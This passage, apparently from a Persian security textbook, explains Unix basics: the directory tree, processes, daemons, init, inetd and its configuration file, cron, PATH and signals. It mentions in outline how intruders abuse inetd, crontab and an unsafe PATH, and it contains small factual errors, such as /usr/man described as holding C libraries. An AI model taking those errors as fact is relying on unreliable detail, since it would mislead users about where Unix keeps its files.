  - **mnt/** : این شاخه محل ذخیرهٔ فایلهائی است که قادرند، یک سیستم فایل دیگر را بطور موقت به درون سیستم فایل اصلی یونیکس Mount کنند. بعنوان مثال اگر در یک ماشین با سیستم عامل یونیکس، یک دستگاه گردانندهٔ دیسک فشرده (CD Drive) وجود داشته باشد تمام فایلهای درون CD در قالب یک شاخه به داخل سیستم فایل اصلی نگاشته می‌شود. یعنی یونیکس یک CD Drive را با تمام فایلها و شاخه‌های درون آن، بصورت یک شاخهٔ مستقل در درون سیستم فایل اصلی منتقل می‌کند. مثلاً اگر نام این شاخه /mnt/cd باشد با تغییر مسیر به این شاخه در حقیقت به فایلها و شاخه‌های CD دسترسی خواهید داشت.
  - **proc/** : تصویر حافظه (Memory Image) از پروسه‌هائی که در حال حاضر بر روی سیستم در حال اجرا هستند.
  - **tmp/** : این شاخه دربرگیرندهٔ فایلهائی است که به هر دلیل در حین راه‌اندازی سیستم (بوت) بطور موقتی ایجاد می‌شوند و هنگام خاتمهٔ کار سیستم عامل (Shutdown) حذف خواهند شد.
  - **usr/** : در این شاخه مجموعه‌ای از فایلهای حیاتی و بنیادی برای سرویس‌دهی به کاربران ذخیره می‌شود. بطور معمول در شاخهٔ **usr/** ، زیرشاخه‌های زیر ایجاد می‌گردد:
    - **usr/bin/** : دربرگیرندهٔ فایلهای سودمند و لازم سیستمی است؛ تمام این فایلها اجرائی

هستند.

- **/usr/man :** شامل فایلهای مربوط به کتابخانهٔ زبان C (C Library files)
- **/usr/sbin :** برنامه‌های اجرائی مفید برای عملیات مدیریت سیستم
- **/var** : در برگیرندهٔ فایلهائی است که بطور متناوب تغییر می‌کنند و برای اهداف مدیریتی سودمند هستند. بعنوان مثال فایل‌های ثبت وقایع و عملکرد (log files) در شاخهٔ /var/log ذخیره می‌شوند. یا فضای موقت دیسک برای سرویس‌دهنده‌هائی مثل چاپگر یا پست الکترونیکی در این شاخه تعریف می‌شود.

در سیستم عامل یونیکس دو شاخهٔ مهم دیگر بنامهای '•' و '••' تعریف شده است که معنای خاص و مهمی دارند:

- **شاخهٔ '•' :** این شاخه نام مستعار شاخهٔ جاری است که کاربر درون آن قرار دارد.
- **شاخهٔ '••' :** این شاخه نام مستعار شاخهٔ پدری شاخهٔ فعلی است.

به عنوان مثال فرض کنید شما به شاخهٔ etc/ تغییر مسیر داده‌اید و آنرا شاخهٔ جاری تعیین کرده‌اید. حال اگر فرمان:

```
$ ls -a
```

اجرا نمائید فهرست تمام فایلها و زیرشاخه‌های درون این شاخه را خواهید دید. (دستور **ls** از سیستم عامل می‌خواهد تا فهرست فایلهای شاخهٔ جاری را نشان بدهد و گزینهٔ **a-** بدین معناست که سیستم عامل محتویات شاخه را بصورت کامل و جامع فهرست نماید.) پس از اجرای فرمان **ls -a** ، در فهرست نشان داده شده روی خروجی نام شاخه‌های '•' و '••' را خواهید دید. '•' به نام شاخهٔ جاری یعنی etc/ اشاره دارد؛ یعنی شما می‌توانید یک فایل را با دو نام زیر احضار نمائید:

```
"•/filename"
"/etc/filename"
```

نام '••' به شاخهٔ پدری که دقیقاً در یک سطح بالاتر قرار گرفته است اشاره دارد. یعنی اگر شما در شاخه‌ای مثل user/bin/cpp/ باشید، نام •• به شاخهٔ user/bin/ اشاره می‌کند. یعنی دو دستور زیر معادلند:

```
$ cd /user/bin
$ cd ..
```

معماری یونیکس: هستهٔ سیستم عامل و پروسه‌ها

یونیکس از ساختار پیمانه‌ای (ماجولار) استفاده کرده است بگونه‌ای که در پایینترین سطح یک هسته با بستر سخت‌افزار درگیر است و تمام برنامه‌ها بصورت هویتی مستقل حول هسته شکل می‌گیرند. در یونیکس هسته خودش یک برنامهٔ اجرائی است که قبل از هر برنامهٔ دیگر اجرا می‌شود و کنترل کل سخت‌افزار را بدست می‌گیرد و دسترسی پروسه‌ها به سخت‌افزار فقط از طریق هسته ممکن است. این هسته در سیستم عامل یونیکس Kernel نامیده شده است. هسته، قلب (و مغز) سیستم عامل محسوب می‌شود و هیچ برنامه‌ای بدون آن نخواهد توانست از مولفه‌های سخت‌افزاری سیستم استفاده

نماید.

برای شروع اجرای یک برنامه در محیط یونیکس ، هسته یک پروسه ایجاد می‌نماید. پروسه برنامه‌ای در حال اجراست که دو قسمت زیر را دربرمی‌گیرد:

- کدهای اجرائی برنامه
- حافظهٔ اختصاص داده شده به آن برنامه به عنوان فضای کاری (Workspace) (تفاوت مفهوم برنامه -Program- با پروسه -Process- از همین نکته ناشی می‌شود.)

برنامه‌های در حال اجرا مثل سرویس‌دهندهٔ وب و پست الکترونیکی که فضا و منابع لازم را در اختیار دارند "پروسه" نامیده می‌شوند. پروسه‌ها را بصورت حبابهائی (یا بادکنک) فرض کنید که برروی هستهٔ سیستم عامل تشکیل می‌شوند و تمام هستی و بضاعت خود را از هسته دارند و هرگونه اختلال در هسته آنها را نابود خواهد کرد. هسته با ایجاد پروسه‌ها این حبابها را خلق می‌کند و بر عملکرد آنها نظارت دارد؛ CPU را در اختیار آنها قرار می‌دهد یا به سادگی آنها را نابود می‌کند.

محیط یونیکس محیطی "چند وظیفه‌ای یا Multitask" است و بالطبع در هر لحظه فقط یکی از پروسه‌ها، CPU را در اختیار دارد. پروسه‌های مختلف بصورت اشتراک زمانی (Time Sharing) از CPU استفاده می‌کنند و هسته بکمک سخت‌افزار ، زمان در اختیار گرفتن CPU توسط یک پروسه را تنظیم و کنترل می‌نماید.

هستهٔ سیستم عامل همچنین فضای حافظهٔ مورد نیاز را در اختیار پروسه‌ها قرار می‌دهد و باز هم بکمک سخت‌افزار جلوی تخطی پروسه‌ها از حریم فضای حافظه اختصاص یافته به آنها را می‌گیرد. فضای حافظه اختصاص داده شده به هر پروسه ، از دسترس پروسه‌های دیگر مراقبت خواهد شد و هر پروسه‌ای که سعی کند در خارج از فضای حافظهٔ خود چیزی بنویسد یا بخواند توسط هستهٔ سیستم عامل متوقف (و نابود) خواهد شد.

شکل (۲-۳) شمای کلّی سیستم عامل و پروسه‌ها را نشان می‌دهد. در این شکل هسته بر روی سخت‌افزار قرار گرفته و پروسه‌ها بر روی هسته تشکیل می‌شوند.


دایمون چیست؟

برخی از پروسه‌ها در سیستم عامل یونیکس در پس‌زمینه (Background) اجرا می‌شوند و نقشهای کلیدی در عملکرد سیستم برعهده دارند. بعنوان مثال ارائه سرویس‌های شبکه شبیه سرویس اشتراک فایل (file sharing) ، دسترسی به وب و سرویسهای چاپ توسط این پروسه‌ها در اختیار پروسه‌های دیگر قرار می‌گیرد. این پروسه‌های پس‌زمینه که بخشی از سیستم عامل محسوب می‌شوند ولی خودشان بعنوان یک پروسه از هسته استفاده می‌کنند دایمون -daemon- نامیده می‌شوند.

دایمونها معمولاً براساس سرویسی که ارائه می‌کنند بصورت زیر نامگذاری می‌شوند:

'ServiceName+d'

مثل : telnetd ، ftpd ، httpd , …



شکل (۲-۳) شمای کلّی سیستم عامل و پروسه‌ها

پروسه‌هائی که بطور خودکار در حین راه‌انـدازی سیسـتم اجـرا خواهنـد شد: *Cron* و *Inetd* و *Init*

تمام پروسه‌هائی که بعنوان سرویس‌دهنده‌های کلیدی سیستم اجرا می‌شوند از عمومیترین آنها یعنی سرویس‌دهندهٔ وب تا کم کاربردترین آنها (مثل Character Generator) بـاید توسـط پروسـه‌های دیگـر راه‌اندازی و فعّال شوند. یعنی پروسه‌های سرویس‌دهنده بصورت مستقل و قائم به خود اجرا نخواهنـد شد بلکه پروسه‌های کلیدی دیگری آنها را راه‌اندازی خواهند کرد. بعبارت دیگر هسته خـود را درگـیر اجرای پروسه‌های مختلف نمی‌کنـد بلکـه چنـد پروسـهٔ مدیریتـی و کلیـدی را اجـرا کـرده و وظیفـهٔ فعال‌سازی و اجرای پروسه‌های سرویس‌دهنده را بـه ایـن پروسـه‌های کلیـدی محـول می‌نمـاید. ایـن پروسه‌های کلیدی که در حین راه‌اندازی سیستم اجرا می‌شوند به شرح ذیل هستند:

پروسهٔ init :

این دایمون معمولاً اولین پروسه‌ای است که پس از هسته، شروع به کار می‌کند و پدر تمام پروسـه‌های کاربردی است که پس از راه‌اندازی سیستم، اجرا می‌شوند. ایـن پروسـه پـس از بـوت شـدن سیسـتم، اسکریپتهای پیکربندی را اجرا می‌نماید تا راه‌اندازی سیستم با اجرا شدن پروسه‌های لازم تکمیل گـردد. محلّ قرار گرفتن اسکریپتهای پیکربندی سیستم، بطور معمول /etc/init.d , /etc/rc.d می‌باشد. بر اسـاس این فایلها پروسه‌های ثبت وقایع (logger) ، برنامهٔ زمـانبندی و پروسـه‌های راه‌انـداز واسـطهای شـبکه (Network Interface) پیکربنـدی و اجرا می‌شـوند. همچنیـن init ، متولـی راه‌انـدازی پروسـهٔ سرویس‌دهنده‌های مهمی است که پس از اجرا بصورت دایمون به یک شـماره پـورت خـاص گـوش می‌دهند، ترافیک بسته‌های TCP یا UDP را دریافت و پردازش می‌کنند و با کاربران در تعـامل هسـتند. برخی از این دایمونها عبارتند از:

- **Httpd** : سرویس‌دهندهٔ وب که تقاضاهای HTTP و HTTPS را پردازش می‌کند و بطـور معمول به پورت شمارهٔ ۸۰ گوش می‌دهد.
- **Sendmil** : سرویس‌دهندهٔ پست الکترونیکی در محیط یونیکس که به پورت شـماره ۲۵ گوش می‌دهد.

- **NFS : پروسهٔ** سرویس‌دهنده‌ای که در محیط یونیکس فایلها را بـه اشـتراک مـی‌گذارد. (Network File System) این سرویس‌دهنده در ابتدا توسـط شـرکت Sun Microsystems ابداع شد ولی بعداً تمام سیستمهای عامل سازگار با یونیکس از آن بهره گرفتند.

در ادامه این سه سرویس‌دهنده را اندکی بیشتر بررسی خواهیم کرد. این پروسه‌ها پس از اجرا ، بـه شمارهٔ پورت مربوطه گوش داده و به حالت انتظار فرو می‌رونـد تـا زمـانی کـه تقاضـای یـک ارتبـاط دریافت شود یا ترافیکی به آن شماره پورت وارد گردد. دقّت کنید که سـه سـرویس‌دهندهٔ فـوق دارای حجم ترافیک ورودی بسیار بالائی هستند و باید بطور دائم در حافظه آمادهٔ پردازش این ترافیک باشـند لذا احضار آنها از روی سیستم فایل تاخیر زیادی به سیسـتم تحمیـل خواهـد کـرد بـهمین دلیـل ایـن پروسه‌های سرویس‌دهنده، بطور مستقل توسط init در حین راه‌اندازی سیستم اجرا شده و بطور ثابت و دائم در حافظه باقی خواهند ماند.

از طرف دیگر سرویس‌های دیگری مثل TelNet یا FTP بطور مداوم مورد استفاده قرار نمی‌گیرند و ترافیک زیادی ندارند لذا بصورت مستقل و دائم به حافظه بـار نخواهنـد شـد. اگـر تمـام پروسـه‌های سرویس‌دهنده‌ای که به یک شماره پورت خاص گوش می‌دهنـد، بـدرون حافظـه بـار شـوند و بطـور مستقل و دائم به حالت انتظار بروند، کارآیی سیستم را کاهش داده و منابع آن بالاخص حافظه را تلـف خواهند کرد. برای افزایش کارآئی و صرفه‌جوئی در منابع سیستم به غیر از پروسـه‌های Httpd ، NFS و Sendmail که مستقیماً توسط init اجرا می‌شوند، هیچ پروسه‌ای نمی‌تواند بطور مستقل بـه یـک شـماره پورت گوش بدهد. در یونیکس پروسه‌ای به نام inetd (Internet Daemon) وجود دارد که به تمام شماره پورتهای TCP یا UDP گوش می‌دهد و در هنگام ورود ترافیک به هر یک از پورتها پروسه‌های متنـاظر با آن را فراخوانی کرده و اجرا می‌نماید.

پروسهٔ inetd

دایمون **inetd** (بخوانید I-NET-Dee) در مرحلهٔ راه‌اندازی سیستم توسط پروسهٔ init (کـه شـرح آن را در بالا خواندید) بهمراه سه پروسهٔ Httpd ، NFS و Sendmail اجرا خواهد شد. تنظیمـات ایـن پروسـهٔ حیاتی در فایلی با نام /etc/inetd.conf مشخص می‌شود. در این فایل شمارهٔ پورتهائی کـه inetd موظـف است به آنها گوش بدهد ، نوع پروسهٔ متناظر با هر شماره پورت ، نوع سرویس (UDP یـا TCP) و نـام هر سرویس در فایل /etc/services تعیین و پیکربندی می‌شود.

وقتی ترافیکی به ماشین وارد می‌شود، inetd ابتدا از طریق تنظیمـات inetd.conf سـرویس مربوطـه را مشخص کرده و سپس بر اساس فایل /etc/services پروسهٔ متناظر با آن سرویس را راه‌اندازی و اجـرا می‌نماید. پروسهٔ سرویس‌دهنده پس از اجرا، سرویس لازم را ارائه کرده و سپس خاتمـه می‌یـابد. در حقیقت بجای آنکه پروسه‌های گوناگون به پورتها گوش بدهند، inetd به نیابت از همهٔ آنها بـه تمـام پورتهای تعیین شده گوش خواهد داد و در هنگام لزوم آنها را راه‌اندازی و اجرا خواهـد کـرد. بطـور معمول inetd سرویسهای زیر را راه‌اندازی و اجرا می‌نماید:

- **Echo** : این سرویس‌دهنده هر رشتهٔ کاراکتری را که دریافت کند عیناً به سوی مبداء آن بـاز

می‌گرداند. این سرویس برای اشکال‌زدائی از شبکه مورد استفاده قرار می‌گیرد ولیکن در فصل نهم خواهید دید که ابزاری برای حملات DoS (به منظور اخلال در یک سرویس‌دهنده) خواهد شد، لذا موکداً توصیه کرده‌ایم که با تغییر در فایل پیکربندی inetd آنرا غیرفعال نمائید.

- **Chargen** : این سرویس‌دهنده یک فهرست از کاراکترها را تولید و برای مبداء ارتباط برمی‌گرداند. بطور معمول هدف این سرویس‌دهنده اندازه‌گیری کارآئی و سرعت یک سیستم در شبکه می‌باشد. حذف این سرویس‌دهنده چندان مهم نخواهد بود.
- **FTPd** : این دایمون مهم سرویس‌دهندهٔ FTP را راه‌اندازی می‌نماید تا کاربران راه دور از طریق آن به مبادلهٔ فایل بپردازند.
- **TelNetd** : این دایمون سرویس‌دهندهٔ TelNet برای سرویس‌دهی از راه دور به کاربران است بگونه‌ای که بتوانند به سیستم وارد شده و فرامین موردنظر خود را روی ماشین اجرا نمایند. (این سرویس‌دهنده نیز بسیار خطرناک است و اگر یک نفوذگر بتواند به نحوی در قالب یک کاربر مجاز به سیستم وارد شود، امنیت آن سیستم و حتی کلّ شبکه به خطر خواهد افتاد. این مورد در فصول آتی تشریح خواهد شد.
- **shell و login** : این دو پروسه نیز به کاربران اجازه می‌دهند که از راه دور به سیستم وارد شوند (با فرمان rlogin) یا یک نشست با سیستم برقرار کرده و فرامین راه دور خود را از طریق برنامه rsh (remote shell) اجرا نمایند.
- **TFTP** : این سرویس‌دهنده، پروسهٔ TFTP را راه‌اندازی و اجرا می‌نماید. TFTP امکانات بسیار ساده و مختصری برای انتقال فایلها دارد.

برای آنکه inetd را مجبور کنید تا یک پروسهٔ سرویس‌دهندهٔ را راه‌اندازی و اجرا نماید باید یک خط به فایل پیکربندی inetd اضافه نمائید و در آن نام سرویس و پروسهٔ اجرائی متناظر را تعیین کنید. بگونه‌ای که در این فایل مشاهده می‌شود برای غیرفعال کردن هر سرویس، کافی است درون فایل inetd.conf به دنبال خط مربوطه بگردید و با یک ویرایشگر سادهٔ متن در ابتدای خط علامت # را قرار بدهید. Inetd تمام خطوطی که با علامت # شروع شده باشند را خط توضیح تلقی کرده و نادیده می‌گیرد. در زیر مثالی از فایل پیکربندی inetd مشاهده می‌شود:

```
# These are standard services
#
ftp    stream  tcp  nowait  root   /usr/sbin/in.ftpd    in.ftpd
telnet stream  tcp  nowait  root   /usr/sbin/in.telnetd in.telnetd
#
shell  stream  tcp  nowait  root   /usr/sbin/in.rshd    in.rshd
login  stream  tcp  nowait  root   /usr/sbin/in.rlogind in.rlogind
#exec  stream  tcp  nowait  root   /usr/sbin/in.rexecd  in.rexecd
```

هر کدام از فیلدهای مختلف هر سطر در فایل inetd.conf مشخصهٔ ویژه‌ای را تعیین و تنظیم می‌کنند که از چپ به راست آنها را معرفی می‌نمائیم:

- **فیلد اوّل Service Name** : در این فیلد نام سرویسی که باید عرضه شود بصورت نمادین درج می‌شود. این نام کلیدی خواهد بود برای مراجعه به فایل پیکربندی /etc/services و استخراج تنظیمات سرویس‌دهنده و اجرای آن؛ در حقیقت تنظیمات /etc/services شماره پورتهائی که باید inetd به آن گوش بدهد را مشخص می‌کند.
- **فیلد دوم Socket Type** : این فیلد نوع ارتباط با سرویس‌دهنده را مشخص می‌کند. در این فیلد یکی از گزینه‌های زیر تنظیم می‌شود:
  - **`stream`** : سرویس مبتنی بر TCP
  - **`dgram`** : سرویس مبتنی بر UDP
  - **`seqpacket`** : سوکتهای مبتنی بر بسته‌های شماره‌گذاری شده
  - **`rdm`** : سوکتهای مبتنی بر دریافت مطمئن پیام

  نکته‌ای مهم آنست که اگر ارتباط از نوع stream تعیین شود دلیلی ندارد که لایهٔ زیرین آن حتماً TCP باشد ولیکن در شبکهٔ اینترنت که مبتنی بر TCP/IP است سوکتهای نوع stream قطعاً مبتنی بر TCP و سوکتهای نوع dgram مبتنی بر UDP است.
- **فیلد سوم Protocol Name** : در این فیلد نام پروتکل لایهٔ انتقال درج می‌شود. در مورد سرویس‌دهنده‌های شبکهٔ اینترنت، فقط گزینه‌های tcp و udp کاربرد دارند در حالیکه درج گزینه 'rpc/tcp' (مخفف remote procedure call) و گزینه rpc/udp نیز ممکن خواهد بود.
- **فیلد چهارم Wait Status** : در این فیلد دو گزینهٔ حیاتی زیر می‌تواند درج شود:
  - wait : این گزینه بدین معناست که یک پروسهٔ سرویس‌دهنده قادر است فقط با یکبار اجرا چندین تقاضای همزمان را پردازش کند بعبارت دیگر تمام تقاضاها تحویل یک پروسهٔ واحد و مستقل خواهد شد و لذا لازم نیست به ازای هر تقاضا یک پروسهٔ مستقل و مشابه اجرا شود.
  - nowait : این گزینه مشخص می‌کند که inetd باید به ازای پذیرش هر تقاضا از یک شماره پورت ، یک نسخهٔ مستقل از پروسهٔ سرویس‌دهنده را برای پاسخ به آن تقاضا اجرا کرده و پس از خاتمهٔ سرویس آنرا از بین ببرد، لذا با ورود هر تقاضا پروسه از نو تولید و اجرا خواهد شد.
- **فیلد پنجم User Name** : در این فیلد سطح دسترسی پروسهٔ سرویس‌دهنده به منابع سیستمی تعیین می‌گردد، یک پروسه که در سطح root اجرا می‌شود بالاترین مجوز دسترسی به منابع سیستمی را خواهد داشت ولی هرگاه پروسه در سطح یک کاربر معمولی اجرا شود فقط منابعی را در اختیار خواهد داشت که برای آن کاربر تعیین شده است.


دقت کنید که در سیستم عامل یونیکس، یک کاربر با نام root بالاترین سطح دسترسی را دارد و در حقیقت این کاربر کسی نیست مگر مسئول آن سیستم (یعنی Administrator)

- **فیلد ششم Server Program** : در این فیلد نام برنامهٔ اجرائی کـه بـرای ارایـهٔ سـرویس بـدان شماره پورت باید اجرا شود، درج می‌شود.
- **فیلد هفتم Server Program Arguments** : وقتی برنامهٔ مشخص شده در فیلد ششم اجرا شـد لازم است یکسری از آرگومانهای ورودی جهت شروع بـه آن ارسـال شـود. ایـن فیلـد فهرسـت آرگومانهای خط فرمان را که باید به آن برنامه فرستاده شود، تعیین می‌کند.

برای آنکه بدانید یک نفـوذگر چگونه با دستکاری فایل پیکربندی init و inetd راه رخنهٔ خود به یک سیستم را باز می‌کند به فصل هشتم مراجعه نمائید. (توضیحات NetCat در مورد رله)

ارتباط بین پروسه‌های init ، inetd و پروسه‌های سرویس‌دهندهٔ شبکه در شکل (۳-۳) نمـایش داده شده است. بگونه‌ای که در این شکل دیده می‌شود پروسه init پروسه‌های دیگری را اجرا می‌نمـاید کـه مستقلاً به شمارهٔ پورتهای مشخصی گوش می‌دهنـد. از بیـن ایـن پروسـه‌ها ، inetd بـه مجموعـه‌ای از شماره پورتها گوش داده و به ازای هر تقاضـا ، پروسـهٔ متنـاظر بـا آنـرا راه‌انـدازی و اجـرا می‌نمـاید. پروسه‌هائی مثل httpd یا sendmail بطـور مسـتقل ترافیـک خـود را پـردازش می‌نمـایند در حـالی کـه پروسه‌های دیگر همانند دایمون‌های ftpd ، telnetd یا tftpd توسط inetd راه‌اندازی و اجرا خواهند شد.

برای درک آنکه چگونه یک نفـوذگر از inetd برای باز کردن یک رخنه عبور در سیستم اسـتفاده می‌کند به فصل هفتم (بخش "ایجاد رخنهٔ عبور بوسیلهٔ پروسهٔ Inetd") مراجعه کنید.



شکل (۳-۳) ارتباط بین پروسه‌های init ، inetd و پروسه‌های سرویس‌دهندهٔ شبکه

پروسهٔ Cron

یکی دیگر از پروسه‌هائی که توسط هسته در حین راه‌انـدازی سیسـتم فراخوانـی و اجـرا می‌شـود، پروسهٔ Cron نام دارد. این پروسه اجرای منظم و زمانبندی شده یکسری از فرامین (در زمانهای از قبـل تعیین شده) را برعهده دارد. (بعبارت دیگر این پروسه برای زمانبندی دقیق و منظم اجـرای یکسـری از پروسه‌های دیگر در خدمت مسئول سیستم خواهد بود.) بعنوان مثال شاید ، مسـئول سیسـتم علاقمنـد باشد که یک برنامهٔ ویروسیاب در ساعت ۳ بامداد به جستجوی سیستم فایل مشغول شود یا نیمه‌شـب هر شب از اطلاعات سیستم فایل نسخهٔ پشتیبان تهیه گردد؛ در ایـن حـالت او مجبـور خواهـد بـود از پروسهٔ Cron برای اینکار بهره بگیرد. لذا براحتی با تنظیم یک خط در فایل پیکربندی Cron کـه crontab نام دارد هدف خود را دنبال می‌نماید. بطور معمول در سیستم عامل یونیکس ایـن فـایل پیکربنـدی در محلهای زیر ذخیره و بازیابی می‌شود:

/etc/crontab یا /usr/lib/crontab

به همان ترتیب که مسئول سیستم می‌تواند از Cron استفاده کند، یک نفـوذگـر نـیز ممکـن اسـت موفق شود اجرای برنامه‌های خود را به Cron محوّل نماید! او پس از رخنه در یک سیستم بـا تغییـر در فایل crontab فرامین خود را برای اجرا تنظیم و زمان‌بندی می‌نماید! به عنوان مثال او می‌توانـد پـس از نفوذ به یک سیستم آنرا جهت حملهٔ نوع DoS زمان‌بندی کند.

برای آشنائی به حملات نوع DoS به فصل نهم مراجعه نمائید.

شروع و اجرای پروسه‌ها بصورت دستی

بگونه‌ای که اشاره شد پروسه‌های init ، inetd و cron بطور خودکار (در حیـن راه‌انـدازی سیسـتم) پروسه‌هائی را بر روی یک ماشین اجرا می‌کننـد. کـاربران سیسـتم (یـا مسـئول سیسـتم) بـاید بتواننـد بصورت دستی پروسه‌های خود را بر روی یک ماشین اجرا نمایند. هرگاه شما با درج کـردن نـام یـک برنامه در خط فرمان، آنرا اجرا می‌کنید، در حقیقت یک پروسه ایجاد و اجرا شده است. البته مجوز یک پروسهٔ متعلق به کاربر برای دسترسی به منابع سیستم در همان سطحی است که مسئول سیستم برای آن کاربر تعیین کرده است.

وقتی نام یک برنامه روی خط فرمان درج شده و کلید Enter فشار داده می‌شود، سیستم عامل برای یافتن و اجرای آن درون شاخه‌های مختلفی به جستجو خواهد پرداخت. شاخه‌هائی که سیسـتم عـامل درون آنها به جستجوی برنامهٔ اجرائی خواهد گشت برای هر کاربر متفاوت بوده و "مسیر جسـتجو یـا Serach Path" نام دارد. کاربر می‌تواند "مسیر پیش‌فرض جستجو" را با اجرای فرمان زیر ملاحظه کند:

```
$ echo $PATH
```

پس از اجرای فرمان فوق، پاسخی شبیه به زیر روی خروجی ظاهر خواهد شد:

```
/usr/local/bin:/bin:/usr/bin:/usr/xllR6/bin
```

شاخه‌هائی که سیستم بصورت پیش‌فرض درون آنها بـه جسـتجوی یـک برنامـه اجرائـی خواهـد پرداخت به ترتیب از چپ به راست مشخص شده‌اند و علامت **:** هر مسیر را از بعدی متمـایز خواهـد

کرد. در مثال بالا اگر کاربر نام یک برنامهٔ اجرائی مثل gcc را در خط فرمان درج کرده و کلید Enter را فشار بدهد، سیستم عامل ابتدا سراغ شاخهٔ usr/local/bin/ رفته و در آنجا به جستجوی gcc می‌پردازد. در صورتی که در آنجا چنین فایلی یافت نشد به سراغ شاخهٔ bin/ می‌رود و در ادامه به ترتیب شاخه‌های usr/bin/ و usr/xll R6/bin/ جستجو می‌شوند.

شاخهٔ '•' (شاخهٔ جاری کاربر) نباید در "مسیر جستجوی برنامه" وجود داشته باشد چرا که این امر اندکی خطرناک است. فرض کنید که شما فرمان ls را درج و اجرا کرده‌اید. این برنامهٔ اجرائی باید از شاخهٔ اصلی خودش اجرا شود ولی اگر شما شاخه '•' را به ابتدای مسیر جستجو اضافه کرده باشید جستجو از شاخهٔ جاری خودتان شروع خواهد شد. حال اگر فایلی با نام ls در شاخهٔ جاری شما وجود داشته باشد، آن فایل اجرا خواهد شد. اگر نفوذگر به نحوی یک برنامهٔ آلوده را همنام با فرامین اصلی یونیکس روی شاخهٔ جاری شما (که خواندنی / نوشتنی) است ذخیره کرده باشد بدین نحو به هدف خود خواهد رسید. این برنامه ممکن است یک اسب تروا (فصل دهم) یا یک برنامهٔ استراق‌سمع و جمع‌آوری کلمات عبور (فصل هفتم و هشتم) یا برنامه‌ای برای حملهٔ DoS باشد. (فصل نهم)

فعل و انفعال با پروسه‌ها

هرگاه هستهٔ سیستم عامل یک پروسه را اجرا می‌کند به آن یک شمارهٔ شناسائی یکتا بنام PID (Process Identifier) انتساب می‌دهد. این شماره ملاک شناسائی آن پروسه و مراجعه به آن خواهد بود. کاربر می‌تواند با اجرای فرمان ps ، فهرست تمام پروسه‌های در حال اجرا را روی خروجی مشاهده نماید. این فرمان pid هر پروسه، نام برنامه، میزان استفاده از زمان CPU و برخی از مشخصات دیگر را به کاربر نشان می‌دهد.

در زیر خروجی فرمان ps در محیط لینوکس نشان داده شده است. (البته برخی از خطوط خروجی حذف شده‌اند و برای خواناتر شدن برخی از کلمات پررنگ شده‌اند) در این فهرست نام پروسه‌های init ، crond و inetd به وضوح دیده می‌شود. در این فهرست نام برنامهٔ bash دیده می‌شود که همان پروسهٔ "پوستهٔ فرمان" است که فرمان ps را اجرا کرده است.

```
# ps -aux
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.2	0.7	1120	476	?	S	22:13	0:04	**init**[3]
root	2	0.0	0.0	0	0	?	SW	22:13	0:00	[kflushd]
root	3	1.1	0.0	0	0	?	SW	22:13	0:19	[kupdate]
root	4	0.0	0.0	0	0	?	SW	22:13	0:00	[kpiod]
root	5	0.0	0.0	0	0	?	SW	22:13	0:00	[kswapd]
root	6	0.0	0.0	0	0	?	SW<	22:13	0:00	[mdrecoveryd]
bin	288	0.0	0.6	1212	420	?	S	22:13	0:00	portmap
root	303	0.0	0.0	0	0	?	SW	22:13	0:04	[lockd]
root	304	0.0	0.0	0	0	?	SW	22:13	0:00	[rpciod]
root	433	0.0	0.9	1328	620	?	S	22:13	0:00	**crond**
root	462	0.0	0.8	1156	520	?	S	22:13	0:00	**inetd**
root	995	3.5	1.5	1736	976	pts/0	S	22:46	0:00	bash
root	1005	0.0	1.3	2504	820	pts/0	R	22:46	0:00	ps -aux

روش فعل و انفعال با یک پروسه ، ارسال یک signal برای آن پروسه می‌باشد. سیگنال نام یک پیام است که روند اجرای پروسه را متوقف کرده و به آن می‌گوید که باید چه کاری انجام بدهد. یکی از معمولترین سیگنالها، سیگنال TERM است که هر پروسه را به کمک هستهٔ سیستم عامل خاتمه می‌دهد. از دیگر سیگنالها، سیگنال HUP (Hang-up) است که یک پروسه مثل inetd را وادار می‌کند تا از نو فایل پیکربندی خود را بازخوانی کرده و مجدداً بر اساس آن تنظیم شود.

کاربر می‌تواند با فرمان kill سیگنال موردنظر خود را برای یک پروسه ارسال کند. در این فرمان ملاک شناسائی پروسه، pid آن است؛ فرمان killall همین عملکرد را دارد با این تفاوت که بجای pid شمارهٔ شناسائی از نام پروسه استفاده می‌شود. Kill و killall برخلاف معنای اسمشان فقط برای خاتمه دادن و نابود کردن پروسه‌ها بکار نمی‌روند بلکه می‌توانند یک "سیگنال به پروسه" ارسال کنند. بعنوان مثال فرض کنید مسئول سیستم یا یک نفوذگر در فایل پیکربندی inetd تغییری ایجاد کرده باشد. برای اعمال این تغییرات لازم نیست که سیستم از نو راه‌اندازی شود بلکه کافی است تا یکی از فرامین زیر اجرا شود:

```
